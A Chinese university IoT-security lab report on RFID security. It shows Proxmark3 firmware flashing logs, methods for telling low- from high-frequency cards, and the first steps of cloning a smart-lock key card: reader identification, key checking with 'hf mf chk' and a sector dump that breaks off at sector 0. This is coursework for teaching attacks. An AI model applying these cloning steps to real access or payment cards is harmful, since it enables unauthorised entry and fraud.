物联网安全课程实验报告

实验五

实验名称：RFID 实验安全

姓名：孙悦

小组：孙悦 黄昊 魏莎莎

学号：21110052

专业：物联网安全

提交日期：2023.12.12

一、实验目的

了解生活中 RFID 技术的应用及常见安全问题，了解使用 Proxmark 3 RDV2 对 RFID 卡进行安全测试的基本方法。

二、实验要求及要点

分组（1-4 人）完成实验内容，单独撰写实验报告，回答问题，且报告内容至少包括如下要点。

问题：

1）为什么不能破解生活中的 RFID 卡来获利？

2）假设某高校校园卡可被任意手机复制门禁功能，可能的原因是什么？

3）为什么学术界安全会议论文、甚至市场上的书籍会详细讨论攻击某现实应用系统的方法？有何利弊？

要点：

1) 实验原理及工具简介

2) 实验目标与步骤（搭配实验过程照片、截图、各个卡的破解原理）

3) 遇到的问题及解决办法

4) 收获与感悟

三、实验原理

RFID 简介：

射频识别技术（RFID）是一种利用无线通信技术来识别、跟踪和管理物体的技术。它包括两个主要组成部分：RFID 标签和 RFID 阅读器。

- RFID 标签：RFID 标签是一种被附加到物体上的设备，它包含有关该物体的信息。标签通常由芯片和天线组成。芯片存储了标签的唯一标识符和其他信息，而天线用于与 RFID 阅读器进行通信。RFID 标签分为主动标签和被动标签。主动标签具有自己的电源，而被动标签则通过 RFID 阅读器发送的无线信号来激活并传输数据。
- RFID 阅读器：RFID 阅读器是用于读取 RFID 标签信息的设备，它通过无线通信与 RFID 标签进行交互。阅读器向附近的 RFID 标签发送无线电频率信号。这个信号作为能量源，激活被动标签上的芯片。一旦标签被激活，它会

回传存储在芯片上的信息，包括唯一标识符和其他存储的数据。

- 通信过程：RFID 标签通过接收 RFID 阅读器发送的射频信号，使用这个信号中的能量激活自己。一旦激活，标签使用其内置的天线回传信息给 RFID 阅读器。RFID 阅读器接收标签发送的信号，解码其中的信息，并将其传送到计算机系统进行处理。
- 频率范围：RFID 技术使用的频率通常分为低频（LF）、高频（HF）、超高频（UHF）和微波（Microwave）频段。不同的频段适用于不同的应用场景，例如近距离身份验证、物流和供应链管理等。
- PROMARK3：是一款读卡器。可以通过其自带的读卡线圈结合相关的指令观察电压变化来判别高频卡和低频卡。

Proxmark 硬件准备：

（1） 更改脚本的 COM 端口：


①查看 PM3 的 COM 端口：右键菜单——设备管理器——端口（COM 和 LPT）


② 更 改 pm3-flash-all ， pm3-flash-bootrom ， pm3-flash-fullimage.gat ， pm3.bat 四个 bat 文件的 COM 端口与接入的 PM3 一致。

（

（2） 刷固件

先运行 pm3-flash-bootrom，再运行 pm3-flash-fullimage，最后运行 pm3.bat


C:\Windows\system32\cmd.exe
[=] Session log D:\物联网安全\实验五参考资料1\rrg_other-20210820-365adf0e772aff02588e783273a98fe7ed07f4cf\client\/.proxmark3/logs/log_20231122.txt
[=] loaded from JSON file D:\物联网安全\实验五参考资料1\rrg_other-20210820-365adf0e772aff02588e783273a98fe7ed07f4cf\client\/.proxmark3/preferences.json
[=] About to use the following file:
[=] fullimage.elf
[=] Waiting for Proxmark3 to appear on COM3
[|] 59 found
[=] Entering bootloader...
[=] (Press and release the button only to abort)
[=] Waiting for Proxmark3 to appear on COM3
[/] 48 found
[=] Available memory on this board: 512K bytes
[=] Permitted flash range: 0x00102000-0x00180000
[=] Loading ELF file fullimage.elf
[=] Loading usable ELF segments:
[=] 0: V 0x00102000 P 0x00102000 (0x00040948->0x00040948) [R X] @0x94
[=] 1: V 0x00200000 P 0x00142948 (0x0000176c->0x0000176c) [RW] @0x409dc
[=] Note: Extending previous segment from 0x40948 to 0x420b4 bytes
[+] Flashing...
[+] Writing segments for file: fullimage.elf
[+] 0x00102000..0x001440b3 [0x420b4 / 529 blocks]
OK
[+] All done
[=] Have a nice day!
请按任意键继续. . .


C:\Windows\system32\cmd.exe
[=] Session log D:\物联网安全\实验五参考资料1\rrg_other-20210820-365adf0e772aff02588e783273a98fe7ed07f4cf\client\/.proxmark3/logs/log_20231122.txt
[=] loaded from JSON file D:\物联网安全\实验五参考资料1\rrg_other-20210820-365adf0e772aff02588e783273a98fe7ed07f4cf\client\/.proxmark3/preferences.json
[=] About to use the following file:
[=] bootrom.elf
[=] Waiting for Proxmark3 to appear on COM3
[|] 59 found
[=] Entering bootloader...
[=] (Press and release the button only to abort)
[=] Waiting for Proxmark3 to appear on COM3
[/] 48 found
[=] Available memory on this board: 512K bytes
[=] Permitted flash range: 0x00100000-0x00180000
[=] Loading ELF file bootrom.elf
[=] Loading usable ELF segments:
[=] 0: V 0x00100000 P 0x00100000 (0x00000200->0x00000200) [R X] @0x94
[=] 1: V 0x00200000 P 0x00100200 (0x00000d50->0x00000d50) [R X] @0x298
[+] Flashing...
[+] Writing segments for file: bootrom.elf
[+] 0x00100000..0x001001ff [0x200 / 1 blocks]
OK
[+] 0x00100200..0x00100f4f [0xd50 / 7 blocks]
OK
[+] All done
[=] Have a nice day!
请按任意键继续. . .

四、实验内容

(1) 学习判别 RFID 是低频卡还是高频卡的方法

- 选取实验盒或生活中的一个高频卡、一个低频卡作为示例写入报告

(2) 分析某智能门锁钥匙卡

- 推测智能门锁钥匙卡工作原理
- 对门锁钥匙卡进行复制攻击

(3) 分析某小区门禁卡

- 推测门禁卡工作原理
- 已知小区门禁具有简单“防火墙”，对门禁卡进行复制攻击
- 思考如何依赖此卡构建其他楼栋的门禁卡？

(4) (优先可选)校园一卡通安全分析

- 提示 1：如何解密数据？
- 提示 2：校园卡都具有哪些功能？

(5) （可选）分析生活中其他常见卡


- 例如银行卡、公交卡、水卡、身份证、家庭电表卡等，自行选择探索

(6) （可选）阅读参考资料中首次提出 RFID 系列攻击的论文，了解其攻击原理


五、实验过程

(1) 学习判别 RFID 是低频卡还是高频卡的方法

方法一：通过灯光透视卡片天线形状分辨，在暗光环境下打开手机手电筒功能，从卡的另一边透过来，可以看到卡片内部的天线形状，圆角矩形为高频卡，圆形为低频卡，都有的是双频卡。




类似这样：不过在实验室用手机照不出来这种效果。



方法二：卡片上有编号，上面实验室那连那两个分别是 ID-5577 和 IC-CUID,带 IC 的是高频卡，带 ID 的是低频卡。

方法三：使用电压测量观察


a. 空置状态运行 hw tune 命令测量电压。



b. 放置未知 RFID 卡到高频和低频天线上，再次 hw tune 测量电压，观察变化，判别高低频卡。


放置编号为 5577 的卡到低频线圈上：

可以看到低频部分的电压下降，放置在高频线圈上变化不大，所以 5577 是低频卡。



放置编号为 s50 的卡到高频线圈上：

可以看到高频部分的电压下降，放置在低频线圈上变化不大，所以 s50 是高频卡。




(2) 分析某智能门锁钥匙卡

1) 推测智能门锁钥匙卡工作原理


智能门锁的钥匙卡上通常嵌入了 RFID 芯片。这个芯片包含了唯一的标识符以及可能的其他信息。当用户将钥匙卡靠近门锁时，门锁的内部 RFID 读取器会向钥匙卡发送无线射频信号。门锁的 RFID 读取器发送的信号激活了钥匙卡上的 RFID 芯片。门锁读取器收到来自钥匙卡的响应，验证卡上的标识符是否与系统中存储的授权信息匹配。门锁内部的控制系统与中央控制器或云端服务器进行通信，验证钥匙卡的标识符是否在系统中具有相应的权限。如果钥匙卡的信息在系统中找到，并且具备开锁的权限，门锁会执行开锁操作，允许用户进入。

2) 对门锁钥匙卡进行复制攻击


a. hf 14a reader 查看门锁钥匙卡信息




b. hf mf chk 查询门锁钥匙卡的 UID 和密钥信息



c. hf mf dump 下载扇区内容，导出为文件


C:\Windows\system32\cmd.exe
[usb] pm3 --> hf mf dump
[=] Using `hf-mf-362EE20B-key.bin`
[=] Reading sector access bits...
[=] .....
[+] Finished reading sector access bits
[=] Dumping all blocks from card...
[+] successfully read block 0 of sector 0.
[+] successfully read block 1 of sector 0.
[+] successfully read block 2 of sector 0.
[+] successfully read block 3 of sector 0.
